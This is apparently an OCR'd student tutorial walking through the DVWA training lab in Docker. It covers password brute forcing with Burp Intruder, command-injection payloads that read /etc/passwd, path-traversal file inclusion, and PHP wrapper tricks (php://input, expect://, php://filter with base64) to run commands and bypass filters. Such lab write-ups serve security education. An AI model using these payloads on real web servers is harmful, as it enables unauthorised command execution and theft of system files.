DAMN VULNERABLE WEB APPLICATION

[DVWA]

BY

YESHA MEHTA & JEEL PATEL

Note: “This document is only for education purpose. So, keep learning and hacking for positive approach”

DVWA

Install DVWA Using Docker:

Damn Vulnerable Web Application Docker container

1). docker pull vulnerables/web-dvwa

2). docker run -p 81:80 vulnerables/web-dvwa

3). Visit: http://localhost:81/setup.php [Create/Reset Database]

3). Visit: http://localhost:81/login.php [Login with Username: admin & Password: passwrd]

DVWA Walk-through


Vulnerability: Brute Force

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. Purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.


Low Level:

use a dictionary and try to brute force the password. In Kali Linux, there are dictionaries in different locations, but you might use this one – **/usr/share/dict/wordlist-probable.txt**.


Step:1 Open burp suite and go to Proxy->HTTP request
[find login request and send to intruder]



Step:2 Open Intruder and set payload location
[First clear all location, after set password=$_value$]




Step:3 Now set payloads using load options
[Select Wordlist-probable.txt file]



Step:4 Start Attack and check HTTP Status with package size
[Find 200 Status Code For OK and check different Length of package 4704]

Use can easily identify that request have different length, and use that Password to Login.
Check All unique length on package request for Login.



Medium Level:

While DVWA brute force attack is still possible with medium difficulty, there is a 2 seconds delay between requests. [Perform same task as easy But this time it's take some more time]

```
if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row    = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];

    // Login successful
    echo "<p>Welcome to the password protected area {$user}</p>";
    echo "<img src=\"{$avatar}\" />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}
```

High Level:

This level is a little bit different. When we send a request with the credentials test/test we can see that a new parameter is being sent along the credentials : the user_token.

We go to Project options > Sessions > Macros > Add to record a new macro.

Vulnerability: Command Injection

Command injection is an attack that focuses on injecting and executing commands on OS. This should not be mistaken as code injection. Attack has potentially devastating effects – if a hacker can execute commands on the operating system, we can control the web application itself.

- **Ampersand Operator (&):** Runs a command in the background and, as a side effect it states the end of the first command (the one in the background) and the beginning of the second one.
- **Semi-Colon Operator (;):** Separates two commands and allows them to run like they were on two lines.
- **PIPE Operator (|):** The output of the first command becomes the input to the second command.
- **OR Operator (||):** Executes the second command only if the first one fails.
- **AND Operator (&&):** Executes the second command only if the first one succeeds**.**
- **Backtick Operator (`):** Every command inside backticks are evaluated before the external one.


Low Level:

In this Level Developer no any type of Restriction apply so we can use all Command to easily Bypass and perform all task/command.

google.com; cat etc/passwrd
google.com | pwd
google.com && ls
google.com || pwd
google.com & cat etc/passwrd

This all payload we can use in this level security. In this tutorial I can't show you all output but, I show one output using ';' and print all password


You can also run any payload using command injection, first we want to inject some reverse shell, after inserting shell we use command injection to run that payload [reverse shell].



Medium Level:


For the medium difficulty there is a list of a few substitutions hardcoded. However, not every symbol is blacklisted.

If you paid attention, || is not blacklisted and can be used.



High Level:

To solve this level, open the View Source tab and closely investigate what symbols are blacklisted. If you paid extra attention to the filters, you probably saw, that '| ' is blacklisted.



Vulnerability: File Inclusion

File Inclusion vulnerability allows an attacker to read sensitive info or run arbitrary commands using the files stored on the web-server or using the files that are hosted on the attacker's machine. This vulnerability exists mainly because of the poorly-written code in web applications. If not taken seriously, a file inclusion exploit can compromise the entire server by granting full shell access to the attacker.

Two type of file inclusion:

1) **Local File Inclusion**: Local File Inclusion (LFI) is one of the file inclusion vulnerabilities that allows the attacker to use the vulnerable files stored in the web-server to his/her own advantage
2) **Remote File Inclusion**: Remote File Inclusion (RFI) is a rare case where web-server is configured to allow and run any file from any computer on the target web-server.

Identifying LFI Vulnerabilities within Web Applications:

LFI vulnerabilities are easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example: **/script.php?page=index.html**


Low Level:

Go to file inclusion tab and change the URL from incude.php to

?**page=../../../../../../../etc/passwd**
?page=../../../../../../proc/version [find Version of that server]
?page=../../hackable/flags/fi.php

As you can see, we got the data of **/etc/passwd** file. You can also read other important files to gather more sensitive data about the web-server so that you can plan your next exploit.

If we try some random file name and it's word by lucky



Now, let's try to execute some commands, for that first start burp suite and make sure the interceptor is on.

First, we want to change php.ini file with docker ID

```
1 docker run --rm -it -p 80:80 vulnerables/web-dvwa
2
3 docker ps
4 CONTAINER ID   IMAGE                  COMMAND      CREATED         STATUS         PORTS                NAMES
5 35369924c11e   vulnerables/web-dvwa   "/main.sh"   50 minutes ago
6
7
8
9 docker cp 35369924c11e:/etc/php/7.0/apache2/php.ini .
10
11
12 subl php.ini
13
14
15 docker cp php.ini 35369924c11e:/etc/php/7.0/apache2/php.ini
16
17
18 docker exec -it 35369924c11e bash
19 root@35369924c11e:/# service apache2 restart
20 ... done
21
22 #Now if you refresh the page you will see that allow_url_include is no longer reporting as disabled.
```


PHP Wrappers:
PHP has a number of wrappers that can often be abused to bypass various input filters.


PHP Expect Wrapper:
PHP expect:// allows execution of system commands, unfortunately the expect PHP module is not enabled by default.
php?page=expect://ls

The payload is sent in a POST request to the server such as:
/fi/?page=php://input&cmd=ls
Example using php://input against DVWA:

We add payload in url: ?page=php://input&cmd=ls
(Instead of 'ls' you can use any command such as '**pwd**' or '**id**'.)

Next, add the following PHP code to execute the above command.





As you see we can exploit server data, now we can see all file using input wrap with LS command to print all file name.
Tips: file4.txt also there, you can direct access this file just change in URL and access file.

Medium Level:

First, go on and try the exploits we used in low difficulty. You will notice that you can't read files like before using the directory traversal method. However, we can still execute commands using php://input.

So, the server is more secure and is filtering the '../' pattern. Let's try to access the file without '../'

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

?page= /etc/passwd

?page=php://filter/resource=/etc/passwd

Now we use Base64 Encoder & Decoder for exploit


The exploit we performed before has a limitation, we can only use single word commands like **ls, id, pwd** but cannot use commands like "uname -a" as these commands contain space between them. So, let's modify the old exploit so that we can make it work with multi-word commands.

To do that we have to convert our command into a base64 encoded text and then decode it when running the commands.


Go to "decoder" tab of burp suite.

Write the command you want to encode. For example, cat command to read passwd file.

Now from the "encode as" drop-down select base64. (See the image below for better understanding)

